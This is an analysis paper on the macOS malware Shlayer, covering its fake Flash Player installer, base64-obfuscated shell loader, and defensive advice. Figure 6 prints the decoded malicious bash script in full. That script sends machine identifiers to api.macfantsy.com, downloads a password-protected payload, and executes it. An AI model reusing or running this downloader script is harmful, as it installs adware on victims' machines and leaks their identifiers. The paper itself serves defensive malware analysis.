A Poisoned Apple: The Analysis of macOS Malware Shlayer

by: Minh D. Nguyen

Abstract

Historically, the Microsoft Windows operating system family, which currently runs on more than 70 percent of computers in the world,[7] has been the main target for malware. However, with the growing popularity of Apple's MacBook products, the macOS operating system has become a new platform for attackers to target the general computer users. According to the 2016/2017 Security Report of AV-TEST, the number of malware samples for macOS detected in 2016 has increased by an astonishing 370 percent compared to the same figure in 2015.[3] In order to address the rising interest of attackers in the macOS operating system, this project provides an analysis of a newly discovered malware for macOS, Shlayer, to reveal a well-known tactic that attackers can utilize to infect machines running on any operating system, and discusses possible countermeasures for this strategy.

I. Introduction

macOS is often hailed as a more secure operating system compared to its counterpart Microsoft Windows.[2] However, in reality, many attacking techniques targeting Windows machines can also be applied to macOS machines. The analysis of the new Shlayer malware, discovered by researchers of Intego in February 2018,[1] will reveal a familiar strategy that attackers often utilize to target victim machines without regards of the operating system. With the worldwide growth of macOS usage, it is important to recognize this attacking method and understand that in many cases, the success of an attack does not depend on the security of the operating system but on the awareness of the user.

II. To the Community

I have chosen this topic in response to the popular belief that macOS machines are immune to virus and malware. In contrary, no matter how many layers of protection a machine might have in both hardware and software levels, there will always be tactics, especially through social engineering, that can be utilized to compromise the system.

Therefore, by analyzing the method that the malware Shlayer utilizes to infect a macOS machine and execute malicious code in the host, I hope to emphasize the importance of user awareness in cybersecurity.

III. Analysis of Shlayer

1. Infection

Shlayer utilizes a very familiar method to infect its target, namely through fake Adobe Flash Player Installer. This is a social engineering tactic, hence no amount of software or hardware security can completely prevent it.



Figure 1. The Flash Player update popup requiring users to download the malware to be able to watch the video.

According to Intego researchers, Shlayer can be found in BitTorrent file sharing sites, appearing as a fake Flash Player update when a user attempts to select a link to copy a torrent magnet link.[1] From what I have found, this malware can also spread through websites with video streaming services, since the fact that Flash Player is sometimes needed to play videos in web browsers makes fake Flash Player update popups seem more credible. This infection technique has been utilized by several known malware targeting both macOS and Windows, including Bad Rabbits and InstallMiez.[4] It is clear that

this social engineering infection technique cannot be prevented by software or hardware level protection alone, but requires user awareness to avoid, since it is the user's decision whether to install the fake software.



Figure 2. 8/50 engines in VirusTotal recognize the security issue in the downloaded file, and 3 engines identify the malware as Shlayer.[5]

2. Code Analysis

Using **hdiutil,** we can mount AdobeFlashPlayerInstaller.dmg, the "installer" file downloaded from the popup window, to analyze its content without executing it.[2]

According to Intego's report, Shlayer utilizes its presence in the system to download additional malware and viruses by executing shell script in the background.[1] Among the files extracted out from the fake installer, there is one file containing shell script with a cryptic name, **q9NbMhXhPj5QdoZ6tTIcflMEVZKw488P.**



Figure 3. Shell script in **q9NbMhXhPj5QdoZ6tTIcflMEVZKw488P**

As we can see in *Figure 3*, the shell script in the file attempts to use the **eval** command to execute the result of a call to **openssl**, which decode a supposedly base64-encoded file in the directory "./Resources/enc". We suspect this file, **enc**, also contains shell script. Encoding the shell script into base64 and having another file execute the payload is likely an effort of the malware creator to avoid the recognition of malware detection engines which simply analyze unencrypted and unencoded code to find virus signature. We can see that this strategy is quite successful, since only 8 out of 50 engines in VirusTotal detect the security risk associated with the malware (*Figure 2).*

Now, we attempt to decode the base64 payload in **enc**, and analyze the result.

Figure 4. A snippet of the base64-encoded code in **enc**

Figure 5. The shell script we get from base64-decoding **enc**

As we can see from *Figure 5*, our suspicion is confirmed: **enc** indeed contains base64-encoded shell script (**enc** is therefore probably an abbreviation of **encoded**). As we can

see, variables and function names in this script are deliberately assigned ambiguous names such as "_l", "_m", or "_v", seemingly in an effort to thwart any reverse engineering attempt.

However, observing line 18, all the obscure functions and variables only serve to calculate out some script or command and then call **eval** again to execute it. If we carefully execute each line of the function being called in a virtual environment and keep track of each return value, we can ultimately get the final payload that the file attempts to execute without actually executing it. Indeed, we get another shell script that is shown below in *Figure 6*.

final_script

```
1  #!/bin/bash
2  os_version="$(sw_vers -productVersion)"
3  session_guid="$(uuidgen)"
4  machine_id="$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o '"IOPlatformUUID" = "\(.*\)"' | sed
5  url="http://api.macfantsy.com/sd/?c=q2BybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=2903111048"
6  unzip_password="840111309251129031110 48"
7  tmp_path="$(mktemp /tmp/XXXXXXXXX)"
8  curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
9  app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
10 unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
11 rm -f $tmp_path
12 file_name="$(grep -m1 -v "*.app" <(ls -1 "$app_dir"))"
13 volume_name="$(echo -n "$PWD" | sed -E -n 's@^(/Volumes/[^/]+)/.*@\1@p')"
14 volume_name="${volume_name// /%20}"
15 chmod +x "$app_dir$file_name/Contents/MacOS"/*
16 open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
17
```

Figure 6. The shell script we get from the previous script

From what we can observe in the script, executing it will send a request to **http://api.macfantsy.com/** (line 5 and 8) to download and install some file on our computer. In fact, according to the VirusTotal analysis in *Figure 2* and the report of Intego researchers, this shell script will download and install the previously known macOS malware **Bundlore**,[1] an adware which, as reported by Solvusoft, will present the users with unwanted and fake advertisements, and might also "trick [the users] into submitting [their] private, sensitive information on a fake lottery site claiming [them] as the winner".[6]

3. Defense

As aforementioned, the method of attack that Shlayer utilizes is based on social engineering and can target any user with a machine running on any operating system.

Therefore, the best way to defend against this attack is to be aware of this strategy and avoid installing software from suspicious sources.

More specifically, it is important to be careful of popup ads that ask the user to install additional software to complete some tasks, such as downloading Flash Player update, or to submit personal information. These ads are usually a deception that will install malware onto the computer and/or steal sensitive data.

Furthermore, macOS users should only install software from trusted sources and verify the download afterwards. For example, Adobe Flash Player should only be installed from the official Adobe website. After downloading, users should validate downloaded file by either comparing the hash with the hash from the official website or uploading it to virus detection engines such as VirusTotal to see if there is any security risk associated with the software.

IV. Summary

Regardless of the security of a machine in the software and hardware level, there are always social engineering tactics to target the users and compromise the system. Malware like Shlayer employ a method that has been utilized to target both Windows and macOS machines in the past. Additionally, even though the strategy is the same, the malware can avoid suspicion from most detection engine by simple tricks such as encoding shell script in base64 format and using cryptic names for variables to thwart reverse engineering efforts.

On a different note, the lower number of attacks targeting macOS systems does not necessarily mean that macOS is much more secure than Windows or any other operating system. The drastic increase in attacks targeting macOS parallel to the global increase in usage of Apple products might infer that attackers will shift their interest to macOS once there are enough targets.

To conclude, although the operating system provider, Apple in this case, needs to be vigilant of the increasing interests of attackers and to devise countermeasures, it is equally important for macOS users to be aware of the danger and to protect their own computers from being infected with malware like Shlayer.

V. References

[1] Long, Joshua. “OSX/Shlayer: New Mac Malware Comes out of Its Shell”, Intego, 21 Feb 2018, https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

[2] Yonts, Joel. “Mac OS X Malware Analysis”, SANS Institute, 2 Mar 2009, https://www.sans.org/reading-room/whitepapers/forensics/mac-os-malware-analysis-33178

[3] “The AV-TEST Security Report 2016/2017”, AV-TEST, 3 Jul 2017, https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2016-2017.pdf

[4] Cluley, Graham. “Fake Flash Player Update Infects Macs with Scareware”, Intego, 5 Feb 2016, https://www.intego.com/mac-security-blog/fake-flash-player-update-infects-mac-with-scareware/

[5] VirusTotal Analysis of fake Flash Player Installer , VirusTotal, https://www.virustotal.com/#/file/03e3025340833ed9d2d77a1bbbbd67c1fa3048abd44fa2e5be0c260ee4466bba/detection

[6] Geater, Jay. “How to Remove MacOS:Bundlore-I”, Solvusoft, 8 Apr 2018, https://www.solvusoft.com/en/malware/adware/macos-bundlore-i/

[7] “OS Platform Statistics”, W3Schools, https://www.w3schools.com/browsers/browsers_os.asp